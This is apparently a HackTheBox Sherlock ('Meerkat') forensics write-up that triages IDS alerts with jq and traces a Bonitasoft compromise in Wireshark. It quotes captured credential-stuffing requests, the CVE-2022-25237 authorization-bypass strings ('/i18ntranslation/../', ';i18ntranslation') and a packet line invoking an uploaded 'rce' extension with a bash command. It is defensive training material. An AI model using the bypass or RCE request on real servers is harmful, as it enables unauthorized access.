Network Analysis

Scenario

Forela is a fast-growing startup currently using a business management platform. However, the documentation is limited, and the administrators are not very security-aware. As the new security provider, your task is to analyze exported **PCAP** and **log data** to determine whether the network has been compromised.

Resources

- HackTheBox Sherlocks – Meerkat
  (Includes the CTF challenge and the downloadable network packet capture)

Tools Used

- **Wireshark** – for network traffic inspection
- **jq** – for extracting values from JSON data on Linux
- **Browserling** – for online browser testing
- **CyberChef** – for data parsing and decoding

Notes

The exported log data is provided in **JSON format**. On Linux systems, values can be extracted using the `jq` tool. If not installed, it can be added via the package manager.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat meerkat-alerts.json
[{"ts":"2023-01-19T15:44:49.669971Z","event_type":"alert","src_ip":"89.248.165.187","src_port":52870,"dest_ip":"172.31.6
.44","dest_port":10227,"vlan":null,"proto":"TCP","app_proto":null,"alert":{"severity":2,"signature":"ET CINS Active Thre
at Intelligence Poor Reputation IP group 82","category":"Misc Attack","action":"allowed","signature_id":2403381,"gid":1,
"rev":80387,"metadata":{"signature_severity":["Major"],"former_category":null,"attack_target":["Any"],"deployment":["Per
imeter"],"affected_product":["Any"],"created_at":["2013_10_08"],"performance_impact":null,"updated_at":["2023_01_18"],"m
alware_family":null,"tag":["CINS"]}},"flow_id":519087154346259,"pcap_cnt":6292,"tx_id":null,"icmp_code":null,"icmp_type"
:null,"tunnel":null,"community_id":"1:+BXi7peXaBKuiEO4y3Ya0UlQMMQ="},{"ts":"2023-01-19T15:44:49.669971Z","event_type":"a
lert","src_ip":"89.248.165.187","src_port":52870,"dest_ip":"172.31.6.44","dest_port":10227,"vlan":null,"proto":"TCP","ap
p_proto":null,"alert":{"severity":2,"signature":"ET DROP Dshield Block Listed Source group 1","category":"Misc Attack","
action":"allowed","signature_id":2402000,"gid":1,"rev":6524,"metadata":{"signature_severity":["Major"],"former_category"
:null,"attack_target":["Any"],"deployment":["Perimeter"],"affected_product":["Any"],"created_at":["2010_12_30"],"perform
ance_impact":null,"updated_at":["2023_01_18"],"malware_family":null,"tag":["Dshield"]}},"flow_id":519087154346259,"pcap_
cnt":6292,"tx_id":null,"icmp_code":null,"icmp_type":null,"tunnel":null,"community_id":"1:+BXi7peXaBKuiEO4y3Ya0UlQMMQ="},
{"ts":"2023-01-19T15:44:31.163837Z","event_type":"alert","src_ip":"193.163.125.71","src_port":40246,"dest_ip":"172.31.6.
44","dest_port":4525,"vlan":null,"proto":"TCP","app_proto":null,"alert":{"severity":2,"signature":"ET DROP Dshield Block
 Listed Source group 1","category":"Misc Attack","action":"allowed","signature_id":2402000,"gid":1,"rev":6524,"metadata"
:{"signature_severity":["Major"],"former_category":null,"attack_target":["Any"],"deployment":["Perimeter"],"affected_pro
duct":["Any"],"created_at":["2010_12_30"],"performance_impact":null,"updated_at":["2023_01_18"],"malware_family":null,"t
ag":["Dshield"]}},"flow_id":1557122766569469,"pcap_cnt":6234,"tx_id":null,"icmp_code":null,"icmp_type":null,"tunnel":nul
l,"community_id":"1:1+YtHyp1eZ3bhwoRcitrnLGWPc4="},{"ts":"2023-01-19T15:43:45.648446Z","event_type":"alert","src_ip":"17
2.31.6.44","src_port":37022,"dest_ip":"54.144.148.213","dest_port":80,"vlan":null,"proto":"TCP","app_proto":"http","aler
t":{"severity":3,"signature":"ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management","categor
y":"Not Suspicious Traffic","action":"allowed","signature_id":2013504,"gid":1,"rev":6,"metadata":{"signature_severity":n
ull,"former_category":["POLICY"],"attack_target":null,"deployment":null,"affected_product":null,"created_at":["2011_08_3
1"],"performance_impact":null,"updated_at":["2020_04_22"],"malware_family":null,"tag":null}},"flow_id":1196963985982442,
"pcap_cnt":4184,"tx_id":5,"icmp_code":null,"icmp_type":null,"tunnel":null,"community_id":"1:hVYSUB2hT3FfeXNwny6i+6EfB3c=
"},{"ts":"2023-01-19T15:43:45.648446Z","event_type":"alert","src_ip":"172.31.6.44","src_port":37022,"dest_ip":"54.144.14
8.213","dest_port":80,"vlan":null,"proto":"TCP","app_proto":"http","alert":{"severity":3,"signature":"ET POLICY GNU/Linu
x APT User-Agent Outbound likely related to package management","category":"Not Suspicious Traffic","action":"allowed","
signature_id":2013504,"gid":1,"rev":6,"metadata":{"signature_severity":null,"former_category":["POLICY"],"attack_target"
:null,"deployment":null,"affected_product":null,"created_at":["2011_08_31"],"performance_impact":null,"updated_at":["202
0_04_22"],"malware_family":null,"tag":null}},"flow_id":1196963985982442,"pcap_cnt":4184,"tx_id":4,"icmp_code":null,"icmp
_type":null,"tunnel":null,"community_id":"1:hVYSUB2hT3FfeXNwny6i+6EfB3c="},{"ts":"2023-01-19T15:43:45.648446Z","event_ty
pe":"alert","src_ip":"172.31.6.44","src_port":37022,"dest_ip":"54.144.148.213","dest_port":80,"vlan":null,"proto":"TCP",
"app_proto":"http","alert":{"severity":3,"signature":"ET POLICY GNU/Linux APT User-Agent Outbound likely related to pack
age management","category":"Not Suspicious Traffic","action":"allowed","signature_id":2013504,"gid":1,"rev":6,"metadata"
:{"signature_severity":null,"former_category":["POLICY"],"attack_target":null,"deployment":null,"affected_product":null,
```

Once installed, we can use jq to make the JSON more readable and to filter for specific fields of interest. For example, from the file we can select fields such as `src_port`, `dest_port`, `dest_ip`, and `signature`. The first field we want to explore is

the **signature**, which appears under the `alert` object. To extract this, we can run the following command:

jq '.[].alert.signature' meerkat-alerts.json

NB: We focus on the **alert** field because it contains the actual detection result from the IDS/IPS — including the rule signature, severity, category, and action taken. This tells us what malicious or suspicious activity was identified. The other fields (like source/destination IP, ports, and protocol) are important for context, but the alert field explains *why the event matters* by describing the threat and its risk level.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ jq . meerkat-alerts.json
[
  {
    "ts": "2023-01-19T15:44:49.669971Z",
    "event_type": "alert",
    "src_ip": "89.248.165.187",
    "src_port": 52870,
    "dest_ip": "172.31.6.44",
    "dest_port": 10227,
    "vlan": null,
    "proto": "TCP",
    "app_proto": null,
    "alert": {
      "severity": 2,
      "signature": "ET CINS Active Threat Intelligence Poor Reputation IP group 82",
      "category": "Misc Attack",
      "action": "allowed",
      "signature_id": 2403381,
      "gid": 1,
      "rev": 80387,
      "metadata": {
        "signature_severity": [
          "Major"
        ],
        "former_category": null,
        "attack_target": [
          "Any"
        ],
        "deployment": [
          "Perimeter"
        ],
        "affected_product": [
          "Any"
        ],
        "created_at": [
          "2013_10_08"
        ],
        "performance_impact": null,
```

The following command extracts the `signature` value nested inside the `alert` object for every record in the JSON file. jq '.[].alert.signature' meerkat-alerts.json

```
{
  "ts": "2023-01-19T15:30:33.756911Z",
  "event_type": "alert",
  "src_ip": "92.63.197.131",
  "src_port": 46434,
  "dest_ip": "172.31.6.44",
  "dest_port": 45380,
  "vlan": null,
  "proto": "TCP",
  "app_proto": null,
  "alert": {
    "severity": 2,
    "signature": "ET CINS Active Threat Intelligence Poor Reputation IP group 84",
    "category": "Misc Attack",
    "action": "allowed",
    "signature_id": 2403383,
    "gid": 1,
    "rev": 80387,
    "metadata": {
      "signature_severity": [
        "Major"
      ],
      "former_category": null,
      "attack_target": [
        "Any"
      ],
      "deployment": [
        "Perimeter"
      ],
      "affected_product": [
        "Any"
```


Running that will print all signatures, but they are JSON strings (wrapped in quotes). Add `-r` to get raw strings (no quotes): jq -r '.[].alert.signature' meerkat-alerts.json

```
┌──(kali㉿kali)-[~/Downloads]
└─$ jq '.[].alert.signature' meerkat-alerts.json -r
ET CINS Active Threat Intelligence Poor Reputation IP group 82
ET DROP Dshield Block Listed Source group 1
ET DROP Dshield Block Listed Source group 1
ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management
ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management
ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management
ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management
ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management
ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management
ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)
ET INFO User-Agent (python-requests) Inbound to Webserver
GPL WEB_SERVER DELETE attempt
ET INFO User-Agent (python-requests) Inbound to Webserver
null
ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)
ET INFO User-Agent (python-requests) Inbound to Webserver
ET EXPLOIT Bonitasoft Authorization Bypass and RCE Upload M1 (CVE-2022-25237)
ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)
ET INFO User-Agent (python-requests) Inbound to Webserver
ET EXPLOIT Bonitasoft Successful Default User Login Attempt (Possible Staging for CVE-2022-25237)
ET INFO User-Agent (python-requests) Inbound to Webserver
ET INFO User-Agent (python-requests) Inbound to Webserver
ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)
ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)
ET INFO User-Agent (python-requests) Inbound to Webserver
GPL WEB_SERVER DELETE attempt
ET INFO User-Agent (python-requests) Inbound to Webserver
null
ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)
ET INFO User-Agent (python-requests) Inbound to Webserver
ET EXPLOIT Bonitasoft Authorization Bypass and RCE Upload M1 (CVE-2022-25237)
ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)
ET INFO User-Agent (python-requests) Inbound to Webserver
ET EXPLOIT Bonitasoft Successful Default User Login Attempt (Possible Staging for CVE-2022-25237)
ET INFO User-Agent (python-requests) Inbound to Webserver
ET INFO User-Agent (python-requests) Inbound to Webserver
ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)
```

Next, we can sort the signatures and keep only the unique entries to see which signatures appear and how often. For example, to get a frequency-sorted list: jq -r '.[].alert.signature' meerkat-alerts.json | sort | uniq -c | sort -rn

```
┌──(kali㉿kali)-[~/Downloads]
└─$ jq '.[].alert.signature' meerkat-alerts.json -r | sort | uniq -c | sort -nr
    134 ET INFO User-Agent (python-requests) Inbound to Webserver
     59 ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)
     17 ET DROP Dshield Block Listed Source group 1
     12 ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)
      6 ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management
      4 GPL WEB_SERVER DELETE attempt
      4 ET EXPLOIT Bonitasoft Successful Default User Login Attempt (Possible Staging for CVE-2022-25237)
      4 ET EXPLOIT Bonitasoft Authorization Bypass and RCE Upload M1 (CVE-2022-25237)
      3 ET CINS Active Threat Intelligence Poor Reputation IP group 84
      3 ET CINS Active Threat Intelligence Poor Reputation IP group 82
      2 null
      1 GPL SNMP public access udp
      1 ET SCAN Suspicious inbound to PostgreSQL port 5432
      1 ET SCAN Suspicious inbound to Oracle SQL port 1521
      1 ET SCAN Suspicious inbound to mySQL port 3306
      1 ET SCAN Suspicious inbound to MSSQL port 1433
      1 ET SCAN Potential VNC Scan 5900-5920
      1 ET SCAN Potential VNC Scan 5800-5820
      1 ET CINS Active Threat Intelligence Poor Reputation IP group 81
      1 ET CINS Active Threat Intelligence Poor Reputation IP group 76
      1 ET CINS Active Threat Intelligence Poor Reputation IP group 31
      1 ET CINS Active Threat Intelligence Poor Reputation IP group 29
      1 ET CINS Active Threat Intelligence Poor Reputation IP group 13
      1 ET ATTACK_RESPONSE Possible /etc/passwd via HTTP (linux style)
      1 ET 3CORESec Poor Reputation IP group 42
      1 ET 3CORESec Poor Reputation IP group 18
```

From the output you described, the top signature is an `ET INFO User-Agent (python-requests)` event (134 occurrences). Near the bottom is an `ATTACK_RESPONSE Possible /etc/passwd via HTTP (linux style)`, which indicates a potential information leak of `/etc/passwd` content from the server.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ jq '.[].alert.signature' meerkat-alerts.json -r | sort | uniq -c | sort -nr > signature.txt
```

Save the signature to a .txt file.

Next is to check the source IP

```
┌──(kali㉿kali)-[~/Downloads]
└─$ jq '.[].src_ip' meerkat-alerts.json
"89.248.165.187"
"89.248.165.187"
"193.163.125.71"
"172.31.6.44"
"172.31.6.44"
"172.31.6.44"
"172.31.6.44"
"172.31.6.44"
"172.31.6.44"
"138.199.59.221"
"138.199.59.221"
"138.199.59.221"
"138.199.59.221"
null
"138.199.59.221"
"138.199.59.221"
"138.199.59.221"
"138.199.59.221"
"138.199.59.221"
"172.31.6.44"
```

Add `-r` to get raw strings (no quotes):

```
┌──(kali㉿kali)-[~/Downloads]
└─$ jq '.[].src_ip' meerkat-alerts.json -r
89.248.165.187
89.248.165.187
193.163.125.71
172.31.6.44
172.31.6.44
172.31.6.44
172.31.6.44
172.31.6.44
172.31.6.44
138.199.59.221
138.199.59.221
138.199.59.221
138.199.59.221
null
138.199.59.221
138.199.59.221
138.199.59.221
138.199.59.221
138.199.59.221
172.31.6.44
138.199.59.221
138.199.59.221
138.199.59.221
138.199.59.221
138.199.59.221
138.199.59.221
138.199.59.221
null
138.199.59.221
138.199.59.221
138.199.59.221
138.199.59.221
138.199.59.221
172.31.6.44
138.199.59.221
138.199.59.221
138.199.59.221
138.199.59.221
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ jq -r '.[].src_ip' meerkat-alerts.json | sort | uniq -c | sort -nr
    183 156.146.62.213
     36 138.199.59.221
     11 172.31.6.44
      2 null
      2 92.63.197.131
      2 89.248.165.209
      2 89.248.165.187
      2 89.248.165.104
      2 87.246.7.70
      2 79.124.62.86
      2 45.143.200.50
      1 92.63.197.133
      1 91.240.118.77
      1 91.240.118.224
      1 89.248.163.31
      1 89.248.163.108
      1 79.143.188.51
      1 43.142.67.218
      1 23.94.216.243
      1 212.70.149.38
      1 212.70.149.130
      1 205.210.31.20
      1 193.163.125.71
      1 193.163.125.108
      1 185.156.73.100
      1 185.122.204.12
      1 173.214.175.178
      1 167.94.138.107

┌──(kali㉿kali)-[~/Downloads]
└─$
```

After signatures, we check source IPs. Extract raw source IPs like this, then sort/unique them and save to a file: r.

jq -r '.[].src_ip' meerkat-alerts.json | sort | uniq -c | sort -rn > source-ips.txt

```
┌──(kali㉿kali)-[~/Downloads]
└─$ jq -r '.[].src_ip' meerkat-alerts.json | sort | uniq -c | sort -nr > source-ips.txt
```

To combine source IPs with their alert signatures (so each line shows `src_ip signature`), run:

jq -r '.[] | "\(.src_ip) \(.alert.signature)"' meerkat-alerts.json > ip-signature-list.txt

```
┌──(kali㉿kali)-[~/Downloads]
└─$ jq -r '.[] | "\(.src_ip) \(.alert.signature)"' meerkat-alerts.json | sort | uniq -c | sort -nr
    116 156.146.62.213 ET INFO User-Agent (python-requests) Inbound to Webserver
     56 156.146.62.213 ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25
7)
     18 138.199.59.221 ET INFO User-Agent (python-requests) Inbound to Webserver
      9 138.199.59.221 ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)
      6 172.31.6.44 ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management
      4 172.31.6.44 ET EXPLOIT Bonitasoft Successful Default User Login Attempt (Possible Staging for CVE-2022-25237)
      3 156.146.62.213 ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)
      3 138.199.59.221 GPL WEB_SERVER DELETE attempt
      3 138.199.59.221 ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25
7)
      3 138.199.59.221 ET EXPLOIT Bonitasoft Authorization Bypass and RCE Upload M1 (CVE-2022-25237)
      2 null null
      1 92.63.197.133 ET DROP Dshield Block Listed Source group 1
      1 92.63.197.131 ET DROP Dshield Block Listed Source group 1
      1 92.63.197.131 ET CINS Active Threat Intelligence Poor Reputation IP group 84
      1 91.240.118.77 ET CINS Active Threat Intelligence Poor Reputation IP group 84
      1 91.240.118.224 ET CINS Active Threat Intelligence Poor Reputation IP group 84
      1 89.248.165.209 ET DROP Dshield Block Listed Source group 1
      1 89.248.165.209 ET CINS Active Threat Intelligence Poor Reputation IP group 82
      1 89.248.165.187 ET DROP Dshield Block Listed Source group 1
      1 89.248.165.187 ET CINS Active Threat Intelligence Poor Reputation IP group 82
      1 89.248.165.104 ET DROP Dshield Block Listed Source group 1
      1 89.248.165.104 ET CINS Active Threat Intelligence Poor Reputation IP group 82
      1 89.248.163.31 ET DROP Dshield Block Listed Source group 1
      1 89.248.163.108 ET DROP Dshield Block Listed Source group 1
      1 87.246.7.70 ET DROP Dshield Block Listed Source group 1
      1 87.246.7.70 ET CINS Active Threat Intelligence Poor Reputation IP group 81
      1 79.143.188.51 ET 3CORESec Poor Reputation IP group 42
      1 79.124.62.86 ET DROP Dshield Block Listed Source group 1
      1 79.124.62.86 ET CINS Active Threat Intelligence Poor Reputation IP group 76
      1 45.143.200.50 ET DROP Dshield Block Listed Source group 1
```

This will produce lines such as `156.146.62.213 ET INFO User-Agent (python-requests) Inbound to Webserver`. You can then investigate high-frequency IPs and their signatures. For example, the Bonitasoft-related signatures correspond to Bonitasoft application traffic; searching the signature name or `CVE-2022-25237` will reveal that it's a Bonitasoft authorization bypass / possible RCE — useful context for triage.

Wikipedia
https://en.wikipedia.org › wiki › Bonita_BPM ⋮


Bonita BPM - Wikipedia

Bonita BPM is a software developed by Bonitasoft, a French company founded in 2009 by Miguel Valdes Faura. It allows users to graphically design and execute business processes, and …

Rhino Security Labs
https://rhinosecuritylabs.com › application-security ⋮

CVE-2022-25237: Bonitasoft Authorization Bypass …

Learn how to bypass authentication and execute remote code on Bonitasoft, a business automation platform, using a crafted URL. See the technical details, …




Finally, after triaging alerts and IPs in the JSON, open the corresponding PCAP in Wireshark to inspect the network payloads, follow suspicious TCP streams, and extract files or HTTP requests for deeper analysis. using the below command

wireshark ~/Downloads/meerkat.pcap &

The first thing to do is investigate the IP we saw in our alert signature — the one with the highest occurrence in the alert file. That IP has the most activity and is therefore the best place to start:

ip.addr == 156.146.62.213

From Wireshark, we can see that this IP address has a total of 8,387 packets.



Many of those packets are TCP RST (reset) and ACK (acknowledgment) packets. If we scroll through the capture, we eventually see the first HTTP request. The next step is to filter for HTTP traffic from this IP. An easy way to do that in Wireshark is to right-click an HTTP packet, choose **Prepare as Filter → Selected**, and apply the filter. Doing so shows all HTTP requests from `156.146.62.213`. Packet 2134, for example, occurs at timestamp `100.889598`.

_ws.col.protocol == "HTTP"

No.	Time	Source	Destination	Protocol	Length	Info
2134	100.889598	156.146.62.213	172.31.6.44	HTTP	575	GET /bonita HTTP/1.1
2136	100.890045	172.31.6.44	156.146.62.213	HTTP	221	HTTP/1.1 302
2145	101.257636	156.146.62.213	172.31.6.44	HTTP	634	GET /bonita/portal/hc
2146	101.261177	172.31.6.44	156.146.62.213	HTTP	518	HTTP/1.1 302
2158	116.943123	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginser
2165	119.946188	172.31.6.44	156.146.62.213	HTTP	187	HTTP/1.1 401
2170	120.127758	156.146.62.213	172.31.6.44	HTTP	130	POST /bonita/loginser
2177	123.131170	172.31.6.44	156.146.62.213	HTTP	187	HTTP/1.1 401
2186	123.569818	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginser
2189	126.573059	172.31.6.44	156.146.62.213	HTTP	187	HTTP/1.1 401
2192	126.847657	156.146.62.213	172.31.6.44	HTTP	126	POST /bonita/loginser
2195	129.851076	172.31.6.44	156.146.62.213	HTTP	187	HTTP/1.1 401
2204	130.287593	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginser
2207	133.290730	172.31.6.44	156.146.62.213	HTTP	187	HTTP/1.1 401
2210	133.466889	156.146.62.213	172.31.6.44	HTTP	129	POST /bonita/loginser
2215	136.470214	172.31.6.44	156.146.62.213	HTTP	187	HTTP/1.1 401

```
▸ Frame 2134: 575 bytes on wire (4600 bits), 575 byte
▸ Ethernet II, Src: MS-NLB-PhysServer-32_0f:c7:8a:9d:
▸ Internet Protocol Version 4, Src: 156.146.62.213, D
▸ Transmission Control Protocol, Src Port: 53187, Dst
▸ Hypertext Transfer Protocol

0000  02 4f 2e 3d 06 4b 02 2f  c7 8a 9d e3 08
0010  02 31 00 00 40 00 25 06  c5 ec 9c 92 3e
0020  06 2c cf c3 1f 90 70 11  98 67 6a 33 75
0030  08 02 bd 09 00 00 01 01  08 0a 42 c1 5c
0040  8f a3 47 45 54 20 2f 62  6f 6e 69 74 61
0050  54 50 2f 31 2e 31 0d 0a  48 6f 73 74 3a
0060  72 65 6c 61 2e 63 6f 2e  75 6b 3a 38 30
0070  0a 43 6f 6e 6e 65 63 74  69 6f 6e 3a 20
```

Right-click on the first `GET` request and choose **Follow → TCP Stream** — there is not much of interest there. Next, click on the first `POST` request. The POST payload reveals a username and a password. The second `POST` shows the same pattern, and the third `POST` contains different login credentials. This pattern of many different username/password pairs being submitted strongly indicates a credential stuffing attack.

```
POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 39

username=install&password=install&_l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:31:30 GMT
Keep-Alive: timeout=20
Connection: keep-alive


POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 64

username=Clerc.Killich%40forela.co.uk&password=vYdwoVhGIwJ&_l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:31:34 GMT
Keep-Alive: timeout=20
Connection: keep-alive
4 client pkts, 2 server pkts, 3 turns.
```

Looking up brute-force techniques in the MITRE ATT&CK framework reveals credential stuffing as a subtechnique of brute force (T1110.004). Since these POST requests match credential stuffing behavior, we will note them but scroll past them for the moment to focus on other suspicious activity.

```
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 39

username=install&password=install&_l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:31:37 GMT
Keep-Alive: timeout=20
Connection: keep-alive


POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 60

username=Lauren.Pirozzi%40forela.co.uk&password=wsp0Uy&_l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:31:40 GMT
Keep-Alive: timeout=20
Connection: keep-alive
```

Further down the capture, we find a `GET` request followed immediately by a `POST` containing the same kind of evidence we saw earlier: attempts targeting a path containing `/i18ntranslation/../` (or similar malformed `i18ntranslation` strings). We checked CVE-2022-25237 and related references online to confirm this pattern is consistent with known vulnerabilities. When you right-click the `GET` request and choose **Follow → HTTP Stream**, you can see the HTTP exchange including the username and password in the request body.

rhinosecuritylabs.com/application-security/cve-2022-25237-bonitasoft-authorization-bypass/

uTube Maps Adobe Acrobat ChatGPT are being - Google... Functieomschrijving Support ULB - Supp... Management of Dat... LANG-B-906_C_156...

RHINO SECURITY LABS

(888) 944-8679 CONTACT US GET A QUOTE

ASSESSMENTS INDUSTRIES RESOURCES SECURITY BLOG COMPANY

Two values were found that work to accomplish this. Simply appending either "/i18ntranslation/../" or ";i18ntranslation" to the API URL will allow authorization to be bypassed.

Caveat: Although this technically allows a full authentication bypass, its not able to be exploited without a valid user session. The user doesn't need permissions, as long as they have a valid session token. In the case of a null session, the application will error out if it is unable to lookup values based on the session token, causing the bypass to fail.

Bonita Exploit Proof of Concept

To run the vulnerable version of Bonita, you can use the docker repository:

docker run –name CVE-2022-25237 -d -p 8080:8080 bonita:7.13.0

Log into http://localhost:8080/bonita and create a low privileged user in the "User" profile. We have published a PoC that achieves code execution on our CVE GitHub repository.

.44	138.199.59.221	HTTP	257	HTTP/1.1 200
59.221	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u…
.44	138.199.59.221	HTTP	187	HTTP/1.1 401
59.221	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-u…
.44	138.199.59.221	HTTP	452	HTTP/1.1 204
59.221	172.31.6.44	HTTP	1215	POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1…
.44	138.199.59.221	HTTP	71	HTTP/1.1 200 (text/plain)
59.221	172.31.6.44	HTTP	410	GET /bonita/API/extension/rce?p=0&c=1&cmd=bash%20bx5gcr0et8 H…

Wireshark · Follow TCP Stream (tcp.stream eq 1146) · meerkat.pcap

```
POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 39

username=install&password=install&_l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:38:38 GMT
Keep-Alive: timeout=20
Connection: keep-alive


POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 59

username=seb.broom%40forela.co.uk&password=g0vernm3nt&_l=en
HTTP/1.1 204
Set-Cookie: bonita.tenant=1; SameSite=Lax
Set-Cookie: JSESSIONID=0AD5E14F8D1AE496444835639D0E60A9; Path=/bonita; HttpOnly; SameSite
=Lax
```

0 client pkts, 8 server pkts, 11 turns.

One of the login attempts returns `HTTP/1.1 204` and sets a cookie (`Set-Cookie: bonita.tenant=1; SameSite=Lax`). A 204 status in this context likely indicates the login was accepted. For example, the captured POST included:

mdn

HTTP response status codes > 204 No Content

English (US)

204 No Content

